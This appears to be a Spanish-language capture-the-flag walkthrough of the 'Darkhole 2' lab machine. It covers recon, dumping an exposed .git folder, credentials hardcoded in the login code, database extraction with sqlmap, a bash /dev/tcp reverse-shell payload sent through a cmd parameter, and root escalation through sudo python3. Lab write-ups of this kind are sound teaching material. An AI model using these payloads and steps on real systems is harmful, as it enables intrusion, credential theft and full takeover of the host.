

Darkhole 2

Realizamos un netdiscover

```
sudo netdiscover -r 192.168.235.0/24
```

IP: 192.168.235.136

Comando nmap: `sudo nmap -sC -sV -p- 192.168.235.136`

Nmap scan report for 192.168.235.136

Host is up (0.00063s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)

| 256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)

| *256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)*

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

| *http-cookie-flags:*

| */:*

| *PHPSESSID:*

| httponly flag not set

| *http-title: DarkHole V2*

| *http-git:*

| *192.168.235.136:80/.git/*

| *Git repository found!*

| *Repository description: Unnamed repository; edit this file 'description' to name the...*

| Last commit message: i changed login.php file for more secure


|_http-server-header: Apache/2.4.41 (Ubuntu)

MAC Address: 00:0C:29:53:BB:8F (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Puertos abiertos : 22 y 80

Servicio en el puerto 80 :



La pagina índice tiene un botón que redirecciona al login, al hacer el escaneo nos mostros que hay un apartado .git .



Index of /.git

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
COMMIT_EDITMSG	2021-08-30 13:14	41	
HEAD	2021-08-30 13:01	23	
config	2021-08-30 13:01	130	
description	2021-08-30 13:01	73	
hooks/	2021-08-30 13:01	-	
index	2021-08-30 13:14	1.3K	
info/	2021-08-30 13:01	-	
logs/	2021-08-30 13:02	-	
objects/	2021-08-30 13:14	-	
refs/	2021-08-30 13:01	-	

Apache/2.4.41 (Ubuntu) Server at 192.168.235.136 Port 80

Esta información esta codificada, para poder decodificarla haremos uso de git dumper.

Clonamos el repositorio de git dumper y hacemos uso de el.

git-dumper http://192.168.235/.git/ backup_git

git diff 4d900a8d85e8938d3601f3cef113ee293028e10

diff --git a/login.php b/login.php

index 8a0ff67..0904b19 100644

--- a/login.php

+++ b/login.php

@@ -2,7 +2,10 @@

session_start();

require 'config/config.php';

if(\$_SERVER['REQUEST_METHOD'] == 'POST'){

- if(\$_POST['email'] == "lush@admin.com" && \$_POST['password'] == "321"){
- connect,htmlspecialchars(\$_POST['email']));
- connect,htmlspecialchars(\$_POST['password']));
- email' and password='\$pass' and id=1");
- if(\$check->num_rows){
 \$_SESSION['userid'] = 1;
 header("location:dashboard.php");
 die();
 (END)


Vemos credenciales guardadas en el codigo

Chequemos si podemos entrar

Email : lush@admin.com

Password : 321

Vemos que tenemos acceso a una cuenta



Sacando datos de la base de datos

Vamos a burpsuite o caído e interceptamos las peticiones, en este caso recargamos esta página y la interceptamos, si estamos en burpsuite damos en save item, si estamos en caído, copiamos la petición y la guardamos en un documento.

Con Sqlmap, pondremos el siguiente comando, donde sql es el nombre del documento donde se guardó la petición

Comando : `sudo sqlmap -r SQL -dbs --batch`

Resultado

```
[20:39:39] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (focal or eoan)
```

```
web application technology: Apache 2.4.41
```

```
back-end DBMS: MySQL >= 5.0.12
```

```
[20:39:39] [INFO] fetching database names
```

```
available databases [5]:
```

```
[*] darkhole_2
```

```
[*] information_schema
```

```
[*] mysql
```

```
[*] performance_schema
```

```
[*] sys
```

La darkhole2 es la que nos interesa, pedimos ahora los datos de esa base de datos

```
sudo sqlmap -r SQL -D darkhole_2 --dump-all --batch
```

BD obtenidas

```
[20:45:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[20:45:22] [INFO] fetching tables for database: 'darkhole_2'
[20:45:22] [INFO] fetching columns for table 'ssh' in database 'darkhole_2'
[20:45:22] [INFO] fetching entries for table 'ssh' in database 'darkhole_2'
Database: darkhole_2
Table: ssh
[1 entry]
+---+-----+-----+
| id | pass | user |
+---+-----+-----+
| 1 | fool | jehad |
+---+-----+-----+

[20:45:22] [INFO] table 'darkhole_2.ssh' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.235.136/dump/darkhole_2/ssh.csv'
[20:45:22] [INFO] fetching columns for table 'users' in database 'darkhole_2'
[20:45:22] [INFO] fetching entries for table 'users' in database 'darkhole_2'
Database: darkhole_2
Table: users
[1 entry]
+---+-----+-----+-----+-----+-----+-----+
| id | email | address | password | username | contact_number |
+---+-----+-----+-----+-----+-----+-----+
| 1 | lush@admin.com | eet, Pincode, Province/State, Country | 321 | canario | 1 |
+---+-----+-----+-----+-----+-----+-----+
```

Nos dio nuevas credenciales para ssh

User : jehad

Pass: fool

Alternativa

Otra manera de hacer esto es usando la cookie

```
sudo sqlmap -u 'http://192.168.235.136/dashboard.php?id=1' --
cookie='PHPSESSID=qofg1ubbeaha8e16aaobgnbuh7' --dbms=mysql -current-db
```

```
[20:55:38] [INFO] testing MySQL
[20:55:38] [INFO] confirming MySQL
[20:55:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 8.0.0
[20:55:38] [INFO] fetching current database
current database: 'darkhole_2'
[20:55:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.235.136'
```

Al entrar en el usuario, vamos a tmp y descargamos linpeas, esto nos dara vulnerabilidades que tiene la maquina, aqui veremos que hay un php en el puerto 9999, para poder ver este archivo en nuestra maquina nos meteremos a ssh de la siguiente manera

```
ssh jahed@192.168.235.136 -L 9999:localhost:9999
```



Parameter GET['cmd']

Viendo esto ya podemos intuir que meteremos el comando que nos dara una shell reversa

Primero : nc -lvnp 4422

Segundo :

```
cmd=bash -c "bash -i >%26 /dev/tcp/TU_IP/PUERTO 0>%261"
```

Dentro

```
script /dev/null -c bash
```

ctrl + z

```
stty raw -echo; fg
```

```
reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

```
stty rows 44 columns 184
```

Resultado

```
> nc -lvnp 4422
listening on [any] 4422 ...
connect to [192.168.235.139] from (UNKNOWN) [192.168.235.136] 60014
bash: cannot set terminal process group (1101): Inappropriate ioctl for device
bash: no job control in this shell
losy@darkhole:/opt/web$

losy@darkhole:/opt/web$ |
```

Una shell reversa

con ls -la vemos los archivos que hay en el directorio, tambien los ocultos, vemos que hay un .bash_history, lo leemos y tenemos lo siguiente

Bash_history

```
clear
exit
clear
exit
clear
exit
clear
exit
clear
ls
ls -al
ls -la
clear
exit
clear
exit
clear
exit
clear
cd ~
ls
ls -la
pwd
ssh-keygen -t rsa -b 4096
clear
chmod 777 .ssh/
cd .ssh/
chmod 666 id_rsa
clear
ls -la
clear
cd ..
ls -la
rm .ssh/
rm -r .ssh/
clear
ls -la
ssh-keygen
exit
clear
```

```
ls -la
cd /home/losy/
clear
ls -la
rm -r .ssh/
clear
ls -la
pwd
ssh-keygen -t rsa
ls -la
ssh-keygen -t rsa
clear
chmod 777 .ssh/
cd .ssh/
chmod 666 id_rsa
php -S localhost:9999
clear
sudo su
su lama
clear
ls -la
cat /etc/crontab
su lama
mkdir web
ls -la
su lama
ls
touch index.php
cd ..
ls
ls -la
sudo su
c
clear
su lama
clear
su lama
mysql -e '! /bin/bash'
mysql -u root -p -e '! /bin/bash'
P0assw0rd losy:gang
```



```
clear
sudo -l
sudo python3 -c 'import os; os.system("/bin/sh")'
sudo python -c 'import os; os.system("/bin/sh")'
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
clear
cd ~
cat .bash_history
clear
id
clear
ls -al
cd home
cd /home
ls
clear
cd jehad/
ls -la
cd ..
cd losy/
cat .bash_history
clear
ls -la
ss
cat .bash_history
clear
password:gang
```

Fin de Bash_history

Es el historial de comandos en bash, aqui podemos ver varias cosas

user : losy

pass : gang

con esto podemos hacer sudo -l para ver los privilegios que tenemos al usar sudo, nos da la siguiente info

[sudo] password for losy:

Matching Defaults entries for losy on darkhole:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

User losy may run the following commands on darkhole:

```
(root) /usr/bin/python3
```

Escalada de privilegios

Si pide terminal hay que ingresar el siguiente comando

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Ahora ingresamos el comando que aparece en el history bash

```
sudo python3 -c 'import os; os.system("/bin/bash")'
```

```
User losy may run the following commands on darkhole:  
(root) /usr/bin/python3  
losy@darkhole:~$ sudo python3 -c 'import os; os.system("/bin/bash")'  
root@darkhole:/home/losy# whoami  
root  
root@darkhole:/home/losy# |
```

Y tendremos el privilegio de root, lo que paso fue que como python3 lo tenemos libre para usar como sudo sin que nos pida una clave, podemos correr codigo python bajo sudo, con os.system lo que hicimos fue abrir una bash, y como lo hicimos con sudo, la bash se abre como root.